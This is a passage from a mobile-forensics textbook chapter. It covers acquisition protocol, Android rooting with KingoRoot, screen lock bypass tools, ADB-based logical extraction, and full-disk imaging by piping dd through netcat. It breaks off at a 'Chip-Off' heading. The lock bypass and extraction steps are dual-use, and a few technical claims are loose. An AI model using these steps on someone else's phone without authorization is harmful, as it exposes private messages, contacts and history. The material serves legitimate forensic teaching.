- JTAG Chip-Off Micro-read
- Challenges
- iOS Operating System

Acquisition Protocol

There are some special considerations for mobile acquisition:

- Always handle mobile devices with gloves as fingerprint can be collected from it.
- Make a note of all open applications running on the device and observe the files/text in the clipboard.
- Use a Faraday bag to collect the mobile device.
- All details such as device name, IMEI number, serial number etc., must be noted in the chain of custody form.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_7

An important thing these days is device encryption; if the owner of the device is present at the time of acquisition, the device passcode/pattern lock details should be obtained. There have been a few news stories about manufacturers not cooperating with law enforcement when the passcode is not available. The manufacturers refuse to unlock devices, citing confidentiality and so on. Apple has been in the news for this, and it has been noticed that even the Apple representatives can't unlock an iPhone for anyone without restoring the iPhone.

In such a case, you can use various screen lock bypass tools like dr. fone – unlock, iSkysoft ToolBox, etc., to remove a lock from the mobile device.

Case Study: Unlocking with Face ID or Touch ID

In this particular case, the police were seeking a search warrant as part of a Facebook extortion case. The victim was blackmailed to pay a sum of money in order to avoid having an “embarrassing” video released to the public. Law enforcement wanted to use the search warrant to raid the property of suspects. The police wanted to unlock any phone on the premises with Face ID and Touch ID of the suspect.

The U.S. Judge District Court for Northern California agreed that the cops had probable cause for a warrant, but they did not have the right to force the suspects to unlock their devices via biometric technology such as Face ID or Fingerprint. Therefore, even with a warrant, the suspects cannot be forced to incriminate themselves through biometric technologies.

The police had to go to Facebook and ask for access to the Facebook Messenger conversations in order to access the phone and not trample on the Fifth Amendment.

Android Operating System

Android is an open source operating system based on Linux Kernel, developed by Google for mobile devices. The T- Mobile G1 was the first Android handset the world saw and since then Android has come a long way. Its releases are codenamed on popular confection items such as Kit Kats, lollipops, ice cream sandwiches, etc. The back end of Android programming is done in Java and applications are run in a Dalvik virtual machine. Further, a unique id and key is provided to implement security measures, and applications can access device storage only if authorized by the user. User-granted permissions are used to restrict access to system features and user data.

Even if the protocols of Android Forensics are similar to Computer Forensics, there are many differences in the techniques employed, especially as Android supports different file systems. From an Android device, we obtain data such as Call Data Records (CDR), Contacts, Messages, Apps information, GPS locations, passwords, Wi-Fi networks, etc.

The Android directory can be explored by the ‘adb shell’ that we will use and demonstrate. Android’s main partition is often partitioned as YAFFS2 (Yet Another Flash File System), and this is designed keeping in mind embedded systems are mostly smartphones. Android supports ext2, ext3, and ext4 file systems that are synonymous to Linux; and it also supports vfat, which is used by Windows systems.

Rooting an Android Device

Android is a Linux-based OS that is tweaked to optimize it for touch screen devices. Rooting Android unlocks its core module to a user, which enables access to the protected areas of the device. Earlier, rooting was a common practice with Android developers who wanted to discover all the features of the device. Over the years, rooting has become a popular practice with several tech savvy Android users who wish to customize their device with custom ROMs, obtain updates, and install third-party applications.

Rooting allows the forensic investigator to gain root privileges on the device. But rooting an Android device requires that the examiner installs a third-party software to the phone that can cause modifications to the device state, and there is a chance of an improper rooting technique like accidently deleting or modifying data on the device, which can result in unreadable data formats. Even though rooting an Android device to gather evidence provides an investigator root privileges, it cannot be considered a sound method for evidence acquisition, and the evidence gathered by rooting the device is not admissible in a court of law. Rooting an Android device to create an image of an Android device is shown in the physical acquisition section later in this chapter.

Advantages of Rooting:

- Access to core system files.
- Ability to remove bloatware.
- Enhances battery performance.
- Special apps can be installed.

Disadvantages of Rooting:

- If rooting is not done properly, there is the danger of bricking the device.
- Security of the device is compromised.
- Warranty is void.

If the investigator roots the device and later finds the suspect to be innocent, that person will not be able to avail any services for the device if the device is under the warranty. So, the investigator needs to compensate for any claims not supported by a valid warranty since he had modified the device.

Android Debug Bridge

This is a command-line tool that enables us to connect an Android device to a computer host system via a USB cable. It is a very versatile tool as it allows the user to perform a variety of tasks such as installing, debugging, and removing apps, etc. Also, by using the adb commands, we can flash a custom recovery' and then through recovery, we can install root files to root an Android device.

Adb is a part of the Android Software Development Kit (SDK) platform tools package. ADB consists of three components:

- Client – which sends out commands. Client can be invoked by issuing an `adb` command using a command-line terminal.
- Daemon (`adbd`) – runs commands on the device, and it runs as a background process.
- Server – manages communication between the client and daemon. It runs as a background process on a computer system.

Adb comes with many useful commands that help the examiner to communicate with the device. For example, to list the devices connected on the system, type 'adb devices' to install an application in an Android device through system shell type 'adb install filename.apk'; similarly, to uninstall an application from the device, type 'adb uninstall filename.apk'.

Methods for Screen Lock Bypass

If the Android device is locked, its image acquisition becomes a nightmare for forensic examiners. With security standards stronger than ever, the need for better practices to bypass the screen lock is required. Newer Android versions are immune to earlier successful screen lock bypass methods. However, there are some methods a forensic examiner can utilize.

- Commercial screen lock bypass tools – Offer highest success rate among with the lowest risk of data loss. There are plenty of tools that can be used for both Android and iOS, for example, dr. fone – unlock, iSkysoft ToolBox, Pangu FPR Unlocker Tool, etc., which provide software services that bypass screen lock. It supports many models and is easy to use.
- Flashing Custom Recovery/ROM – This method is more popular among developers for Android phones. It involves flashing the device with a custom recovery. It is very important to flash the device with the correct custom recovery that is specific to the device model. However, it is important to know the risk involving this method; flashing with a no compliant recovery mode can destroy the data or even brick the device. Team Win Recovery Project (TWRP) and Clockwork are popular recovery methods. Also, here we are flashing ROM data, and unlike disk forensics, we never use a write blocking device in mobile forensics.

Manual Extraction

Manual extraction can be considered as the first line of techniques used in forensic examination and remains the most noninvasive one. This is also a very basic technique, which can be adopted by law enforcement officers or experts who are not tech savvy. Experts can select what data they need and extract it as per will, as it saves time and the complexity of imaging.

AF Logical OSE by NowSecure is a good tool for this. The general steps involved are these (see Figure 7-1):

1. Push **AFLogical-OSE_1.5.2.apk** via adb/USB connection/ OTG drive on mobile device.
2. Install AF Logical OSE.
3. Open app and select parameters for extraction and select 'OK.'
4. Find files in 'forensics' folder and export them on computer system for analysis.

Call records, Contacts, and Messages exports are created in .csv format, which is accessible via many applications. An info file can also be retrieved, which is in .xml format and consists of data about the device and the applications stored in it.




Figure 7-1. *Manual extraction process*

Here we are using the Santoku Operating system. Santoku is an open source operating system for mobile forensics, analysis, and security.

And here we have used a Sony Xperia phone running on Jelly bean 4.2 apk for demonstration.

1. Use `adb devices` command to list all the connected devices. ADB drivers are built into the Santoku Operating System.

2. Download AFLogical OSE apk from https://github.com/nowsecure/android-forensics/downloads. Push the apk onto the device to install it on the device. To do that, type the command:

   ```
   adb -d install AFLogical-OSE_1.5.2.apk
   ```

3. We can see that AF Logical is installed on the Android device (Figure 7-2).




***Figure 7-2.** The app is installed*

4. Open the application and select the parameters for extraction. Click on capture after selecting all the parameters (Figure 7-3).




Figure 7-3. *The items we want to extract*

5. Once data extraction is done, call records, Contacts, and Messages exports are created in .csv format, which is accessible via many applications. An info file can also be retrieved, which is in a .xml format and consists of data about the device and the applications stored in it. These files can be found in the **File Manager ➤ sdcard ➤ forensics** folder (Figure 7-4).




Figure 7-4. *The files containing the results*

We can use these csv files for analysis. Figure 7-5 shows Contacts stored in the phone in the CSV file.




Figure 7-5. *Contacts*

Figure 7-6 shows Call logs with recipient's name, phone number, timestamps, and duration of the call in the CSV file.




Figure 7-6. *Calls*

Figure 7-7 shows SMS's sent or received in the CSV file.




Figure 7-7. *SMS messages*

Physical Acquisition

This is the second line of a forensic technique used in mobile forensics. The forensics investigators use tools to acquire a forensic image of the mobile device.

Figure 7-8 shows the steps involved.




Figure 7-8. *Image extraction process*

Tools for Image Extraction

Various tools that are being used for image extraction of an Android device are as follows:

- BusyBox – often referred as the "Swiss army knife of Embedded Linux." BusyBox is a software application that packages many Unix tools. It consists over 300 commands and is a nifty little tool capable of many operations.
- Ncat – Ncat is a networking utility that allows data transfer over the network from the command line. It is a part of the Nmap project and is designed to be a reliable back-end tool.
- dd – Data Definition (dd) is one the oldest imaging tools, which is a command-line tool primarily used in Unix Operating Systems. It is a simple utility helpful in copying data from one location to another. It comes as a part of the GNU/Linux 'coreutilis' package. It can acquire data in the RAW format, which can be further analyzed in many different forensic suites.
- Kingoroot – Kingoroot is an Android application used for rooting of the Android device.

Case Study: Image Extraction of an Android Device

We have collected a mobile device from a crime scene, and as a Forensic Investigator we are going to root the device to get super user access and acquire dd images of the device for further analysis.

We are using an Ubuntu operating system version 16.5 for acquiring the image of the device Sony Xperia phone.

Before starting make sure you have following tools and apk installed on your system:

- **Adb drivers:** you can download these from `https://developer.android.com/studio/releases/platform-tools#downloads`
- **Kingoroot:** you can download this apk from `https://root-apk.kingoapp.com/`

- **BusyBox:** you can download this apk from https://www.appsapk.com/busybox-app/
- **Netcat:** you can download this from https://nmap.org/ncat/

1. Here we have created directories /Android/sdk/tool and stored our KingoRoot.apk and BusyBox.apk in that.
2. After successful installation of adb drivers, connect your Android device to your system and start terminal. Type the following command in the terminal to list connected Android devices.

```
adb devices
```

3. To root the device, we will install KingoRoot.apk on our Android device. Type the command:

```
adb -d install KingoRoot.apk
```

4. Similarly, to install the BusyBox app on your device, type the command:

```
adb -d install BusyBox.apk
```

5. Once all the applications are on the device, we check if installation was successful by opening them.
6. Open KingoRoot app and click on **One Click Root** and wait until the rooting process completes.
7. After successful rooting of the device, the SuperUser app will be installed on your device (Figure 7-9).




Figure 7-9. *The SuperUser app is ready*

8. Start the BusyBox app and grant it root access and then click on the **Install** option (Figure 7-10).




Figure 7-10. *Allowing root access*

9. Now to start the adb shell, type the following commands to get root access:

```
adb -d shell
su
```

10. To list directories, type `ls /data`. We can only access these directories with root privileges (Figure 7-11).

```
root@android:/ # ls /data
anr
app
app-asec
app-private
audio
backup
cal.bin
camera
crashsms
dalvik-cache
data
datarequest_flg
dontpanic
drm
etc
fd_sync
fota
idd
lightservice.soc
local
lost+found
media
mediaserver
```

Figure 7-11. *Directory list*

11. To see a list of partitions, type the following command. Here we will create a dd image of `mmcblk0` partition as it is the physical disk in the device and contains all the required data (Figure 7-12).

    ```
    cat /proc/partitions
    ```

```
root@android:/ # cat /proc/partitions
major minor  #blocks  name

 179        0   31162368 mmcblk0
 179        1       2048 mmcblk0p1
 179        2        512 mmcblk0p2
 179        3      20480 mmcblk0p3
 179        4          1 mmcblk0p4
 179        5        512 mmcblk0p5
 179        6       3072 mmcblk0p6
 179        7       3072 mmcblk0p7
 179        8       3072 mmcblk0p8
 179        9       5120 mmcblk0p9
 179       10       8192 mmcblk0p10
 179       11      16384 mmcblk0p11
 179       12    1048576 mmcblk0p12
 179       13     256000 mmcblk0p13
 179       14    2097152 mmcblk0p14
 179       15   27064320 mmcblk0p15
root@android:/ #
```

Figure 7-12. *Partition list*

12. Now we need to establish a connection between the device and the computer system. We will use port 8888 here to transfer data between these two. We then run the following command on the computer system:

    ```
    adb forward tcp:8888 tcp:8888
    ```

    The mobile device will read the command and send data. To listen to the communication, we use netcat on port 8888.

13. To create the dd image of mmcblk0 partition:

    Type command

    ```
    dd if=/dev/block/mmcblk0 | busybox nc -l -p 8888
    ```

    Here `if` is the input interface that reads the disk and then we will pipe that data into **busybox**. `nc` is netcat command which is used to transfer data on the network. `-p` command denotes the port number used to transfer data. `-l` command is used to make the Android device listen for a connection coming on the phone on port number 8888.

14. After a connection has been activated, the data from the device will be piped into a file `android.dd`. To do this, type command:

    ```
    nc 127.0.0.1 8888 > android.dd
    ```

    It will take time to obtain the image; it depends upon the memory of the device.

    Once the imaging is complete, the image file can be analyzed in different software; here we used the Autopsy tool for analysis.

15. Figure 7-13 shows the web browser history extracted from the device.




Figure 7-13. *Browser history*

16. In Figure 7-14, we can see the images extracted from the device.




Figure 7-14. *Images*

17. In Figure 7-15, we can see the call logs extracted from the device.




Figure 7-15. *The call logs*

JTAG

Joint test action group or JTAG is an advanced data extraction method used in mobile forensics. JTAG originally was created by the electronics industry as a method of testing and verifying designs and printed circuit boards. JTAG is the acronym that received recognition as an IEEE standard entitled Standard Test Access Port and Boundary – Scan Architecture. JTAG provides an interface via which a computer can communicate directly with the chipboard. It involves connecting the evidence mobile device's Test Access Port (TAP) to a JTAG emulator to access raw data.

Steps involved in JTAG forensic examination are the following:

1. Identification of TAPs: you can identify TAPs by researching documented devices. If the TAPs are unknown, inspect the device PCB for potential TAPs, and then manually trace or probe to pinpoint appropriate connector pins.

2. Solder wires to TAPs: this leads to the correct connector pins or utilizes a solderless jig.

3. Connect appropriate JTAG emulator with wire leads for the exhibit device.
4. Acquire physical image dump.
5. Disconnect the wires and reassemble the device.
6. Analyze image with forensic software.

JTAG emulators are the cord between PC's software tools and DSP boards during development. It connects the host PC via parallel port or USB port. The JTAG emulator provides a simple way to give the development tool software a direct connection to one or more DSP devices on the target board. A few JTAG emulators are XDS110, XDS200, XDS560, etc., for a C2000 microcontroller.

Advantages:

- JTAG is an advanced, yet non-invasive, method of forensic examination.
- It can be used with many types of mobile devices like the Windows phones.
- The procedure is less complicated than Chip-Off (see next section).

Disadvantages:

- In case of device encryption, the success rate is less.
- JTAG resources are difficult to find over the internet.

Chip-Off

